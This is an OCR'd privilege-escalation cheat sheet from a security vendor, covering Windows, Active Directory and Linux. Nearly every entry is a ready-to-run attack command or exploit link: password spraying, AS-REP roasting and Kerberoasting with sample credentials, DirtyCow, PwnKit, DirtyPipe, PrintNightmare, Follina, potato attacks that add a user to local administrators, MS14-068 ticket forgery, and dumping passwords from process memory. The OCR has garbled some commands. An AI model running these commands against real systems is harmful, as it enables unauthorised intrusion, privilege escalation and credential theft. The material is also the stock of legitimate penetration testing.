
Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Spraying

```
./kerbrute_linux_amd64 passwordspray -d domain.local --dc 10.10.10.10
domain_users.txt Password123
```



AS-REP ROASTING


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Kerberos

.\Rubeus.exe asreproast




KERBEROASTING

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Kerberos




```
GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
crackmapexec ldap 10.0.2.11 -u 'username' -p 'password' --kdcHost 10.0.2.11 --kerberoast output.txt
```

About **Hadess**

Savior of your Business to combat cyber threats
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

Website:
www.hadess.io

Email:
Marketing@hadess.io

Phone No.
+989362181112

Company No.
+982128427515
+982177873383

hadess_security

Hadess

Products and Services

→ SAST | Audit Your Products

Identifying and helping to address hidden weaknesses in your Applications.

→ RASP | Protect Applications and APIs Anywhere

Identifying and helping to address hidden weaknesses in your organization’s security.

→ Penetration Testing | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ Red Teaming Operation | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

HADESS

Secure Agile Development

WWW.HADESS.IO

74 METHODS FOR PRIVILEGE ESCALATION PART 2

PART 1 SUMMARY

No	Method	DOMAIN	APT
1	Abusing Sudo Binaries	NO	
2	Abusing Scheduled Tasks	Y/N	
3	Golden Ticket With Scheduled Tasks	Yes	
4	Abusing Interpreter Capabilities	NO	
5	Abusing Binary Capabilities	NO	
6	Abusing ActiveSessions Capabilities	NO	
7	Escalate with TRUSTWORTHY in SQL Server	Y/N	
8	Abusing Mysql run as root	Y/N	

No	Method	DOMAIN	APT
9	Abusing journalctl	N	
10	Abusing VDS	N	
11	Abusing Browser	N	
12	Abusing LDAP	YES	
13	LLMNR Poisoning	YES	
14	Abusing Certificate Services	YES	
15	MySQL UDF Code Injection	Y/N	
16	Impersonation Token with ImpersonateLoggedOnuser	YES	

No	Method	DOMAIN	APT
17	Impersonation Token with SeImpersontePrivilege	YES	
18	Impersonation Token with SeLoadDriverPrivilege	YES	
19	OpenVPN Credentials	NO	
20	Bash History	NO	
21	Package Capture	Y/N	
22	NFS Root Squashing	NO	
23	Abusing Access Control List	Y/N	
24	Escalate With SeBackupPrivilege	YES	

PART 1 SUMMARY

No	Method	DOMAIN	APT
25	Escalate With SeImpersonatePrivilege	YES	
26	Escalate With SeLoadDriverPrivilege	YES	
27	Escalate With ForceChangePassword	YES	
28	Escalate With GenericWrite	YES	
29	Abusing GPO	YES	
30	Pass-the-Ticket	YES	
31	Golden Ticket	YES	
32	Abusing Splunk Universal Forwarder	NO	

No	Method	DOMAIN	APT
33	Abusing Gdbus	Y/N	
34	Abusing Trusted DC	YES	
35	NTLM Relay	YES	
36	Exchange Relay	YES	
37	Dumping with diskshadow	YES	
38	Dumping with vssadmin	YES	
39	Password Spraying	Y/N	
40	AS-REP Roasting	YES	

PART 2

DIRTYC0W


Domain: No

Local Admin: Yes

OS: Linux

Type: 0/1 Exploit

- gcc -pthread c0w.c -o c0w; ./c0w; passwd; id



CVE-2016-1531


Domain: No

Local Admin: Yes

OS: Linux

Type: 0/1 Exploit

- CVE-2016-1531.sh;id



POLKIT


Domain: No

Local Admin: Yes

OS: Linux

Type: 0/1 Exploit

- https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation
- poc.sh



DIRTYPIPE


Domain: No

Local Admin: Yes

OS: Linux

Type: 0/1 Exploit

- ./traitor-amd64 --exploit kernel:CVE-2022-0847
- Whoami;id



PWNKIT


Domain: No

Local Admin: Yes

OS: Linux

Type: 0/1 Exploit

- ./cve-2021-4034
- Whoami;id




MS14_058

Domain: No

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- msf > use exploit/windows/local/ms14_058_track_popup_menu
- msf exploit(ms14_058_track_popup_menu) > set TARGET < target-id >
- msf exploit(ms14_058_track_popup_menu) > exploit


HOT POTATO

Domain: No

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- In command prompt type: powershell.exe -nop -ep bypass
- In Power Shell prompt type: Import-Module C:\Users\User\Desktop\Tools\Tater\Tater.ps1
- In Power Shell prompt type: Invoke-Tater -Trigger 1 -Command "net localgroup
- administrators user /add"
- To confirm that the attack was successful, in Power Shell prompt type:
- net localgroup administrators

INTEL SYSRET


Domain: No

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit

- execute -H -f sysret.exe -a "-pid [pid]”




PRINTNIGHTMARE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- https://github.com/outflanknl/PrintNightmare
- PrintNightmare 10.10.10.10 exp.dll


FOLINA

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- https://github.com/JohnHammond/msdt-follina
- python3 follina.py -c "notepad"


ALPC

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- https://github.com/riparino/Task_Scheduler_ALPC


REMOTEPOTATO0

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- sudo ntlmrelayx.py -t ldap://10.0.0.10 --no-wcf-server --escalate-user normal_user
- .\RemotePotato0.exe -m 0 -r 10.0.0.20 -x 10.0.0.20 -p 9999 -s 1


CVE-2022-26923

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- certipy req 'lab.local/cve$:CVEPassword1234*@10.100.10.13' -template Machine -dc-ip 10.10.10.10 -ca lab-ADCS-CA
- Rubeus.exe asktgt /user:"TARGET_SAMNAME" /certificate:cert.pfx /password:"CERTIFICATE_PASSWORD" /domain:"FQDN_DOMAIN" /dc:"DOMAIN_CONTROLLER" /show


MS14-068

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit



- python ms14-068.py -u user-a-1@dom-a.loc -s S-1-5-21-557603841-771695929-1514560438-1103 -d dc-a-2003.dom-a.loc


PASSWORD MINING IN MEMORY(LINUX)

Domain: No

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunt



- ps -ef | grep ftp;
- gdp -p ftp_id
- info proc mappings
- q
- dump memory /tmp/mem [start] [end]
- q
- strings /tmp/mem | grep passw


PASSWORD MINING IN MEMORY(WINDOWS)

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



1

- In Metasploit (msf > prompt) type: use auxiliary/server/capture/http_basic
- In Metasploit (msf > prompt) type: set uripath x
- In Metasploit (msf > prompt) type: run

2.

- In taskmgr and right-click on the “iexplore.exe” in the “Image Name” column
- and select “Create Dump File” from the popup menu.

3.

- strings /root/Desktop/iexplore.DMP | grep "Authorization: Basic"
- Select the Copy the Base64 encoded string.
- In command prompt type: echo -ne [Base64 String] | base64 -d

